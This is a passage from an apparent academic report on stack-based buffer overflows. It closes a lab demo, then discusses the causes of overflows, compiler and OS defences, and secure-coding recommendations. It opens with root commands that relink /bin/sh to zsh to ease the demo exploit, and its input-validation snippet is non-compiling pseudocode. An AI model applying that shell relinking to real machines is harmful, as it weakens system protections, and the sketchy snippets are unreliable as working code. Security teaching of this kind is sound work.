lrwxrwxrwx 1 root root      2 2008-09-23 02:17 rview -> vi*
-rwxr-xr-x 1 root root  53644 2008-02-21 09:16 sed*
-rwxr-xr-x 1 root root  36332 2008-02-26 19:25 setfont*
-rwxr-xr-x 1 root root  20800 2008-02-12 00:49 setserial*
lrwxrwxrwx 1 root root      3 2008-09-28 00:05 sh -> zsh*
-rwxr-xr-x 1 root root  31156 2008-04-08 04:25 sleep*
-rwxr-xr-x 1 root root  93416 2008-04-08 04:25 sort*
-rwxr-xr-x 1 root root  55292 2008-04-08 04:25 stty*
-rwsr-xr-x 1 root root  38444 2008-04-08 04:25 su*
```

Figure 3.37: The /bin/sh symbolic linked to /bin/zsh

Don't forget to reverse the previous steps before logout/reboot/shutdown the used machine and these steps are shown below. In this demo this step is not done.

```
#cd /bin
#rm sh
rm: remove symbolic link `sh'? y
#ln -s bash sh
```



```
[root@localhost bin]# rm sh
rm: remove symbolic link `sh'? y
[root@localhost bin]# ln -s bash sh
[root@localhost bin]# ls -l
total 6720
-rwxr-xr-x 1 root root   6536 2008-02-21 22:32 alsacard
-rwxr-xr-x 1 root root  19784 2008-02-21 22:32 alsaunmute
-rwxr-xr-x 1 root root   5236 2008-04-02 22:21 arch
lrwxrwxrwx 1 root root      4 2008-09-23 02:15 awk -> gawk
```

Figure 3.38: Restoring the /bin/sh to /bin/bash symbolic link

CH 04: FINDING AND DISCUSSION

4.1 The Conditions for Buffer Overflow to Occur

The flow of event analysis in the demonstration showed how the stack-based buffer overflow happens and during the process, the main conditions why it occurs can be summarized as follows:

1. Using the unsafe C functions without any protection code.
2. The program does not validate the input.
3. The return address is adjacent to the program's code and data.
4. There is a suitable program to exploit the vulnerability.

The following section discusses those conditions in more detail.

4.1.1 Using Unsafe C Function

In the first condition, the unsafe C functions are functions that do not do the bound checking when copying or moving data to the destination buffer. The C functions that do not do the bound checking (or in other situations no NULL character (\0) has been used explicitly to terminate the string in buffer where it supposed to be terminated) mostly related to string and character manipulation such as *gets()* and *strcpy()*. Unfortunately the C string and character library is the mostly used in C programming. Programmers need to be fully understood on how to use those functions, the effect in generating buffer overflow vulnerability if not used properly and then should add extra code to do the bound checking manually.

For example, the code used in the demonstration can terminate the execution when we add the following simple extra code to check the permitted boundary and if it is violated, the program just exits.

```
/* bofvulcode.c */
#include <unistd.h>

int main(int argc, char **argv)
{
  /* declare a buffer with max 512 bytes in size*/
  char mybuff[512];

  /* verify the input */
  if(argc < 2)
  {
    printf("Usage: %s <string_input_expected>\n", argv[0]);
    exit (0);
}
if (strlen(argv[1]) > 512)
   exit (1);
  /* else if there is an input, copy the string into the buffer */
  strcpy(mybuff, argv[1]);
  /* display the buffer's content */
printf("Buffer's content: %s\n", mybuff);
  return 0;
}
```

The program will continue if the input size is less than or equal to 512, otherwise it will terminate. The setback is the extra code added which in large program may affect the program's size and the execution speed.

4.1.2 No Input Validation

For the second condition, the input validation also can be implemented in the program to stop the buffer overflow. The problem is, not all the input combinations can be tested during the development or testing phase and this might becomes worse if the program is a shared library.

However the common mistakes and previous exploits can be used as a guide. For example, the previous program can be enhanced in validating the input something like shown below.

```
if (strlen(argv[1]) > 512)
  if(element_of_argv[1] == NOP && element_of_argv[1] == "sh" && ...)
 if(last_argv[1]_element != '\0')
   exit (1);
```

In some situations the last byte may be a null character that terminates the string and it is of course very complex and bigger code if we want to verify every character in the string. However this can be done at the coding level.

We may need to have secure C coding knowledge to implement this thing but it can prevent the buffer overflow problem at the coding stage, even before we compile the code. Other than the lack of knowledge and skill, development time schedule issues, the size of the program and the execution speed of the binary always become the complaint. There need a further research to see the relationship between adding extra code specific to prevent buffer overflow and program's size and speed to get the true picture. This can be considered critical for big program.

Some Integrated Development Environment (IDEs) already incorporated the validation feature such as NetBeans (multi platform and multi language IDE) and PHP. This feature of course will make user more aware regarding the importance of the input validation task and make them readily available.




Figure 4.X: NetBeans IDE with some common validation task feature for Java web application development

4.1.3 Return Address Adjacent to Code and Data

The third condition is more closely related to the vendor or implementer that supplies the hardware and the software. As mentioned previously, for C function call, compiler placing the return address adjacent to the program's data and code. Furthermore, from the information discussed in section 2.5.3 and 2.6, this issue actually 'inherited' from the processor's execution environment and stack set up mechanism. It is obvious this issue is out of programmer's control. Although other methods such as relocating and encrypting the return address have been tried before, not all is successful.

Another thing to consider is the memory management implemented by processor such as paging and OS roles in protecting the return address such as local policy and multi-level privileges. In .NET programming for example, coder can implement the Code Access Security and Role-based Security. However, this is coding level implementation.

4.1.4 Suitable Exploit Code Availability

In the fourth condition, a suitable exploit code must be available. Without a suitable exploit code, the program just terminates. In this case, more knowledge and skill are needed. After knowing a program is vulnerable to buffer overflow, based on the known platform, he/she needs to create a shellcode using assembly language and tries precisely to overwrite the return address. Where the return address to be pointed to is a matter of their knowledge, skill and creativity. However tools, exploit code sample, POC etc. can be easily found in the Internet domain, making it even easier to exploit.

4.2 Current Implementation Review

As discussed in the Literature Review section, a lot of researches have been concentrated on the third and fourth conditions that are to protect and detect the buffer overflow after the compilation (compiler) and running the program (through OS, processor, memory management etc.). The following Figure shows a block diagram for computer system detection and prevention at various stages.



Code detect/protect
Secure coding practices, using secure library, simple check list, etc.
Compiler detect/protect
/GS options, canary, warning messages, encrypt the return address, storing return address at different location, etc.
OS detect/protect
Kernel patch – SELinux (Role Based and Code Based Security Access), ExecShield – address space randomization, PatchGuard, etc.
Processor detect/protect
NX/XD bit flag, Control Registers (CR), Memory Management Unit (MMU), etc.
Memory detect/protect
Non-executable flag, etc.
Networking detect/protect
Intrusion Detection System (IDS), firewall, etc.

Figure 4.1: Buffer overflow detection and prevention at various stages of program execution

It is apparent there should be more mechanisms that can be implemented for the first and second conditions, at the coding stage. Other than practising secure coding and using secure version of the C library, without properly understanding on how to use those functions the buffer overflow problems might resurface.

4.3 The Coding Stage Advantage

Let recap what has been done in the demonstration and information discussed in the literature review. The following flowchart shows a simplified flow of the demonstration process. The simplified flow means it does not represent a complete application development cycle just for the discussion purpose only.




Figure 4.2: Buffer overflow issue during the coding, compiling and running a program

In part A, it is more on programmer role. Programmer must know and practice the secure coding for C and use the knowledge to prevent buffer overflow. For example by adding extra code, understand and use the secure version library properly and figure out the input validation mechanism. The protections include source code level mechanism, third party tools such as static code scanner and code or peer review. New mechanisms may use syntax highlighting and intellisense to warn or alert programmer in real time. The advantages include architecture independent and legal input formats validation. The disadvantage for this stage includes extra codes that may increase the program's size and speed.

Practising the secure coding and using the secure version of C library is very subjective. It is very difficult to find secure coding topic incorporated in any C syllabus. Most depend on the instructor's ability and his/her discretion; others may have time constraint or consider it is not important. Many will have separate session for the secure coding.

In part B, these supposed to be a compiler, OS, memory and processor roles to detect and/or prevent buffer overflow. Detection and prevention include syntax and semantic analysis and warning mechanism. In current compiler technology, using default setting will generate warning if the unsafe constructs were used in the program. However, to reset this setting to error is not the compiler responsibility because of the program's input and/or output diversity. Only the programmer that does the coding have better knowledge regarding the valid and invalid inputs. At this stage, other mechanisms are provided by OS, processor, memory management and patches. The disadvantageous include architecture dependent, need patches, re-editing the source code and re-compilation. Of course these things contribute to more time, cost and man-hour.

In part C, memory management, processor and OS play the roles to prevent the buffer overflow. At this stage the program development cycle almost completed. The resources such as man-hour and cost almost allocated. Imagine that the vendor or developer needs to create a patch, do the testing and go through the distribution channel. The buffer overflow solutions disadvantageous include architecture dependant, need patches and vulnerable to invalid input formats.
Apparently, both part B and C will waste more time, cost and man-hour. The patches also may not go through a complete design or development cycle. Moreover, applying patches normally may generate other new problems. As a conclusion, compared to part A, obviously, part B and C have demonstrated that the damage has been done.

4.4 Recommendations

It is clear that from Figure 4.2, if attention is emphasized at the coding level, writer thinks it is more beneficial for every party in minimizing or preventing buffer overflow problem. For example, Figure 4.3 shows a modified version of the previous flowchart if some mechanisms for buffer overflow detection and prevention implemented at the coding level. The flowchart incorporates secure coding knowledge and enhancing the editor as practical examples.




Figure 4.3: Buffer overflow detection and prevention enhancement at the coding level

Other than ensuring programmer has the secure coding knowledge, the editor and compiler features can be enhanced to alert or educate programmer in preventing the buffer overflow. For the secure coding, it is suggested that any C/C++ syllabus must incorporate secure coding at least as an extra topic. The buffer overflow vulnerability and exploit must be taught while using the unsafe C library. The theory class can be further extended to a practical lab which will provide more real experience and exposure on the severe effect that can be done by buffer overflow. In this case, the example can be found in the SEED project [68]. Microsoft has taken the lead by implementing the Security Development Lifecycle (SDL) which covers broad processes of the software development which need to withstand malicious attacks. The SDL practices will be release to the development masses eventually.

On the C editor, the *intellisense* feature can be enhanced to include alert, warning or useful info regarding the buffer overflow vulnerability for the concerned C functions while programmer do the coding in real time making programmer, newbie or seasoned will aware the buffer overflow issue while doing the coding. Most of the C/C++ compiler and IDE already have the intellisense feature whether as a built-in or plug-in module. Microsoft Visual C++, for example has a built-in intellisense feature and gvim [69], the Windows version of vi editor has a plug-in type intellisense [70].

Another interesting thing to consider for the compile and run time is to implement a comprehensive exception handling as can be seen in Java (class and sample tutorial) and .NET family. C as a general programming language, the exception handling feature is the implementer responsibility and it is not mentioned in the standard, depending on the implementer to define it, if they want. For example, Microsoft has integrated the Structured Exception Handling (SEH) [71] for C (win32 programming) in its compiler however this still depend on the programmer whether to use it or not. SEH is not comprehensive and contains many undocumented part [72]. In this case, the exception handling supposed to catch most of the security related issues including buffer overflow that possibly generated by using unsafe C functions.

The implementation should be emphasized at the compile time stage (though it also in the run-time), to clean up the code as much as possible before running it and it is very beneficial if exception handling can be included in the C standard. Another advantage using exception handling is when there are still problems after the Release version has been distributed, it is easier to locate and troubleshoot those problems.

CH 05: CONCLUSION AND FUTURE WORK

5.1 Research Contribution

In this project four main conditions for the buffer overflow to occur have been identified and analyzed while the demonstration shows how it happens. It is obvious this is a programming flaw because the problem can be resolved as early as during the coding stage. However, the buffer overflow effects can be seen until the developed program has been distributed to the end user where the damage already done.

The programs that vulnerable to buffer overflow cover a wide range of applications that include an OS kernel, device driver, database engine, embedded system, networking, user and web applications. This knowledge can be very useful input for the better buffer overflow detection and prevention mechanisms in the design and implementation aspects. Various types of current solution with their respective weaknesses and strengths also were discussed.

The current implementation on buffer detection and protection can be enhanced by stressing the solution more at the coding level, before the damage occurs; the following suggestions also have been proposed and discussed:

1. Incorporating the secure coding topics in any C/C++ programming syllabus or provide pre-training before doing any C/C++ coding.
2. Enhancing the C/C++ editor to avoid buffer overflow as early as possible such as by improving the intellisense feature.
3. Implementer should include a comprehensive exception handling and may be proposed to be included in the standard.

In order to stress on the knowledge usability, employer should start giving preference to the potential employee which having the secure coding knowledge and/or experiences in their resume. Hopefully, by having a better understanding on how and why the stack-based buffer overflow vulnerability and exploit, programmer that using C or other similar 'unsafe language' can avoid this problem at the earliest stage of their task in developing a program. Having a good knowledge where the buffer overflow vulnerability is possible to happen in the application development for example, will obviously contribute something that can improve the product's quality, saving cost, man-hour and time. This is also supposed to be beneficial for other languages that use C as their base code so that the buffer overflow problem does not inherited and propagated.

5.2 Related Future Work

The information provided in this part is actually extracted from the Finding and Discussion section. One future research that can be done is to find the relationship between the program size and speed when we add extra code for buffer overflow protection. This should be specific to buffer overflow codes and should be critical for large program. The effectiveness of the prior secure coding knowledge or training also could be measured when the topics of secure C/C++ coding included in C/C++ syllabus or suitable secure coding training is conducted. This also can be applied when implementing a comprehensive exception handling in C/C++ programming.
Another interesting thing to explore is to enhance the C/C++ editor or compiler with educational info of the buffer overflow problem such as through the intellisense feature. Research can be done to gauge the effectiveness of the implementation on reducing the buffer overflow problem.

This project does not emphasize on the compile and runtime detection and prevention solution other than implementing a comprehensive exception handling because of the many researches (mostly funded) have been carried out as discussed in the Literature Review section. Although it is out of programmer's control, this does not mean it is not important. For example, the convention used for C function call, the way how the stack frame constructed and destroyed (also how the processor support the mechanism through its execution environment) may be reviewed and changed to the better and safer ways.

BOF REFERENCE

[1] Eugene H. Spafford, "The Internet Worm Program: An Analysis," Purdue Technical Report CSD-TR-823, December 8, 1988.
[2] CERT Incident Note IN-2001-08, "Exploited buffer overflow vulnerability in IIS Indexing Service DLL," July. 19, 2001.
[3] Gregory Travis, Ed Balas, David Ripley and Steven Wallace, "Analysis of the SQL Slammer worm and its effects on Indiana University and related institutions," Advanced Network Management Lab, Cybersecurity Initiative, Indiana University, May 17, 2007.
[4] Kelly Jackson Higgins, "Buffer Overflows Are Top Threat, Report Says," Darkreading, Nov. 26, 2007.
[5] Cisco Systems, Inc., "Cisco 2007 Annual Security Report," Cisco Public Information, 2007.
[6] Mitre.org, "Vulnerability Type Distributions in CVE," Document version: 1.1, May 22, 2007.
[7] Dr. Bjarne Stroustrup, "C++ Applications," Bjarne Stroustrup's personal homepage, July 5, 2008.
[8] Mudge, "How to write buffer overflows," insecure.org, Oct. 20, 1995.
[9] Aleph One, "Smashing the stack for fun and profit," Phrack Magazine, Vol. 7, Issue 49, Aug. 8, 1996.
[10] M. Kaempf, "Smashing The Heap For Fun And Profit," bughunter.net.
[11] Mingo, "Exec Shield," RedHat people, May 11, 2004.
[12] Pandey, S.K. Mustafa, K. and Ahson, S.I., “A checklist based approach for the mitigation of buffer Overflow attacks," in Third International Conference on Wireless Communication and Sensor Networks, Dec. 2007, pp. 115-117.
[13] Zhenkai Liang and Sekar, R., "Automatic generation of buffer overflow attack signatures: An approach based on program behavior models," inProceedings of the 21st Annual Computer Security Applications Conference, Dec. 2005, pp. 215 - 224.
[14] Smirnov, A. and Tzi-cker Chiueh, "Automatic patch generation for buffer overflow attacks," in Proceedings of the Third International Symposium on Information Assurance and Security 2007, Aug. 2007, pp. 165 - 170.
[15] PaX team, "Homepage of The PaX Team," 2002.
[16] Speirs, W.R., "Making the kernel responsible: a new approach to detecting & preventing buffer overflows," in Proceedings of the Third IEEE International Workshop on Information Assurance, March 2005, pp. 21-32.
[17] J.P. McGregor, D.K. Karig, Z. Shi, and R.B. Lee., "A processor architecture defense against buffer overflow attacks," in Proceedings of the IEEE International Conference on Information Technology, Aug. 2003, pp. 243 – 250.
[18] Nathan Tuck, Brad Calder and George Varghese, "Hardware and binary modification support for code pointer protection from buffer overflow," inProceedings of the 37th International Symposium on Microarchitecture (MICRO-37’04), Dec. 2004. pp.209 - 220
[19] Zhang Yuhong, Wang Jiebing, Xu Zhihan, Yan Xiaolang and Wang Leyu, "Hardware solution for detection and prevention of buffer overflow attacks," inProceedings of 5th International Conference on ASIC, vol. 2, Oct. 2003, pp. 1304 - 1307.
[20] H. Ozdoganoglu, C. E. Brodley, T. N. Vijaykumar, B. A. Kuperman and A. Jalote, "SmashGuard: A hardware solution to prevent security attacks on the function return address," IEEE Transactions on Computers, vol. 55, no. 10, pp. 1271 - 1285, November, 2003.
[21] Zili Shao, Chun Xue, Qingfeng Zhuge, Sha, E.H.M. and Bin Xiao, "Efficient array & pointer bound checking against buffer overflow attacks via hardware/software," in Proceedings of the International Conference on Information Technology: Coding and Computing, vol. 1, April 2005, pp. 780 – 785.

[22] Takahiro Shinagawa, "SegmentShield: Exploiting segmentation hardware for protecting against buffer overflow attacks," in 25th IEEE Symposium on Reliable Distributed, 2006, pp. 277 - 288.
[23] Shao, Z. Zhuge, Q. He, Y. Sha and E.H.-M., "Defending embedded systems against buffer overflow via hardware/software," in Proceedings of the 19th Annual Computer Security Applications Conference, Dec. 2003, pp. 352 - 361.
[24] Crispin Cowan, Calton, Dave Maier, Heather, Jonathan, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang, "StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks," in Proceedings of the seventh USENIX security conference, 1998, pp. 63-78.
[25] Vendicator, "StackShield: A stack smashing technique protection tool for Linux," Jan. 08, 2000.
[26] Microsoft Corporation, "GS (Buffer security check)," Visual C++ Compiler Options, 2008.
[27] Hiroaki Etoh, "GCC extension for protecting applications from stack-smashing attacks," IBM SSP/ProPolice, Aug. 22, 2005.
[28] Mike Frantzen and Mike Shuey, "StackGhost," Purdue University, 2001.
[29] Crispin Cowan, Steve Beattie, John Johansen and Perry Wagle, "Pointguard: protecting pointers from buffer overflow vulnerabilities," in Proceedings of the 12th conference on USENIX Security Symposium, August 2003, pp. 91–104.
[30] Rinard, M. Cadar, C. Dumitran, D. Roy and D.M. Leu, T., "A dynamic technique for eliminating buffer overflow vulnerabilities (and other memory errors)," in Proceedings of the 20th Annual Computer Security Applications Conference, 2004, pp. 82 - 90.
[31] N. Dor, M. Rodeh, and M. Sagiv., "CSSV: Towards a realistic tool for statically detecting all buffer overflows in C," in Proceedings of the ACM Conference on Programming Language Design and Implementation, June 2003, vol. 38, no. 5, pp 55 - 167.
[32] Tsai, T. and Singh, N., "Libsafe: Transparent system-wide protection against buffer overflow attacks," in Proceedings of the International Conference on Dependable Systems and Networks, 2002, pp. 541.
[33] Nikolai Joukov, Aditya Kashyap, Gopalan Sivathanu, and Erez Zadok, "Kefence: An electric fence for kernel buffers," in Proceedings of the first ACM International Workshop on Storage Security and Survivability (StorageSS 2005), in conjunction with the 12th ACM Conference on Computer and Communications Security (CCS 2005), pp. 37-43, November 2005.
[34] Madan, B.B., Phoha, S. and Trivedi, K.S., "StackOFFence: A technique for defending against buffer overflow attacks," in Proceedings of the International Conference on Information Technology: Coding and Computing, April 2005, vol. 1, pp. 656 - 661.
[35] Zhu, G. and Tyagi, A., "Protection against indirect overflow attacks on pointers," in Proceedings of the Second IEEE International Information Assurance Workshop, April 2004, pp. 97- 106.
[36] Nishiyama, H., "SecureC: Control-flow protection against general buffer overflow attack," in Proceedings of the 29th Annual International Computer Software and Applications Conference, July 2005, pp. 149 - 155.
[37] Lei Wang, Cordy, J.R. and Dean, T.R., "Enhancing security using legality assertions," in Proceedings of the 12th Working Conference on Reverse Engineering, Nov. 2005, pp. 35 - 44.
[38] Benjamin A. Kuperman, Carla E. Brodley, Hilmi Ozdoganoglu, T. N. Vijaykumar and Ankit Jalote, "Detection and prevention of stack buffer overflow attacks," in Source Communications of the ACM, Nov. 2005, vol. 48, no. 11, pp. 50 - 56
[39] C. Cowan, P. Wagle, C. Pu, S. Beattie and J. Walpole, "Buffer overflows: attacks and defenses for the vulnerability of the decade," in Proc. of the DARPA Information Survivability Conference and Expo, 1999.
[40] Kelly Jackson Higgins, "Four different tricks to bypass StackShield and StackGuard protection," CoreSecurity, 2002.

[41] Peter Silberman and Richard Johnson, "A comparison of buffer overflow prevention implementations and weaknesses," BlackHat, USA, 2004.
[42] Steven Alexander, "Defeating Compiler-level Buffer Overflow Protection, ";login: The USENIX Magazine, vol. 30, no. 3, June 2005.
[43] Wikipedia, "NX bit," Wikipedia.org, July 1, 2001.
[44] Mastropaolo, "Buffer overflow attacks bypassing DEP (NX/XD bits) - part 1: Simple Call," mastropaolo.com, June 4, 2005.
[45] Skape and Skywing, "Bypassing Windows Hardware-enforced Data Execution Prevention," Uninformed Journal, Oct. 2, 2005.
[46] Sebastian Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique," Suse.de, Sept. 28, 2005.
[47] ISO/IEC JTC1 SC22 WG14 Committee, "ISO/IEC TR 24731, Extensions to the C Library, Part I: Bounds-checking interfaces," March 2007.
[48] ISO/IEC JTC1 SC22 WG14 Committee, "ISO/IEC PDTR 24731-2, Extensions to the C Library, Part II: Dynamic Allocation Functions," August 2007.
[49] cert.org, "CERT C Secure Coding Standard," Jul. 16, 2008.
[50] Yingbo Song, Michael E. Locasto, Angelos Stavrou, Angelos D. Keromytis and Salvatore J. Stolfo, "On the infeasibility of modeling polymorphic shellcode," in Proceedings of the 14th ACM conference on Computer and Communications security, 2007, pp. 541 - 551.
[51] K2, "ADMmutate," Security, Jan. 2002.
[52] Metasploit LLC, "The Metasploit Project," 2003.
[53] Next Generation Security Technologies, "Polymorphic Shellcodes vs. Application IDSs," Jan. 21, 2002.
[54] Pasupulati, A., Coit, J., Levitt, K., Wu, S.F., Li, S.H., Kuo, J.C., Fan, K.P., "Buttercup: on network-based detection of polymorphic buffer overflow vulnerabilities," in Network Operations and Management Symposium, April 2004, vol. 1, pp. 235 - 248.
[55] Hsiang-Lun Huang, Tzong-Jye Liu, Kuong-Ho Chen, Chyi-Ren Dow, Lih-Chyau Wuu, "A polymorphic shellcode detection mechanism in the network," inProceedings of the 2nd international conference on Scalable information systems, Article no. 64, Vol. 304, 2007.
[56] Intel.com, "Intel® 64 and IA-32 Architectures Software Developer's Manuals," 2008.
[57] Fedora Linux FTP Repository, "Fedora 9 i386 debug info download," RedHat.com, 2008.
[58] Debian Hardening Wiki, "Using Hardening Options," Debian.org, 2008.
[59] Kerry Thompson, "How to Disable SELinux," 2008.
[60] Michael L. Scott, Programming language pragmatic, 2nd Edition. San Francisco: Morgan Kaufmann Publishers, 2006.
[61] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman, Compilers: principles, techniques, & tools. 2nd ed. Boston, MA: Pearson Education, 2007.
[62] 1hall, "Introduction to Writing Shellcode," milw0rm.com, April, 2006.
[63] The GNU C Library, "Setuid Program Example," 2008.
[64] Adam Shostack, "Home page - Adam Shostack's SETUID man page" 2008.
[65] Kevin F. Quinn, "Stack protector, switches and macros," Mail archive of the gcc@gcc.gnu.org mailing list for the GCC project, Dec. 2005.
[66] The GNU's GCC, "GCC Command Options, Options That Control Optimization," 2008.
[67] Fedora Linux FTP Repository, "Fedora 9 i386 Packages download," RedHat.com, 2008.
[68] The SEED Project, "Instructional Laboratories for Computer Security Education," Syracuse University, 2008.
[69] Vim.org, "An improved vi editor version," vim.org, 2008.
[70] Ravi Shankar, and Madan Ganesh, "Vim Intellisense," 2008.
[71] Microsoft Corp, "Structured Exception Handling," MSDN Library, Sept. 2008.
[72] Matt Pietrek, "A Crash Course on the Depths of Win32 Structured Exception Handling," Microsoft Systems Journal, Jan. 1997 issue.

IMPORTANT ABBREVIATIONS

AMD	Advance Micro Device
ASLR	Address Space Layout Randomization
CERT	Computer Emergency Response Team
CPU	Central Processing Unit
CVE	Common Vulnerabilities and Exposures
DEP	Data Execution Prevention
DLL	Dynamic Link Library
EBP/ebp	extended base pointer
EIP/eip	extended instruction pointer
ESP/esp	extended stack pointer
GCC	GNU Compiler Collection
gdb	GNU Debugger
GOT	Global Offset Table
IDE	Integrated Development Environment
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IOS	Internetwork Operating System
ISO	International Organization for Standardization
NOEXEC	No Execute
NOP	No Operation
NX	No Execute
OS	Operating System
POC	Proof-Of-Concept
SEH	Structured Exception Handling
SP	Service Pack
SQL	Structured Query Language
SSP	Stack-Smashing Protector
XD	Execute Disable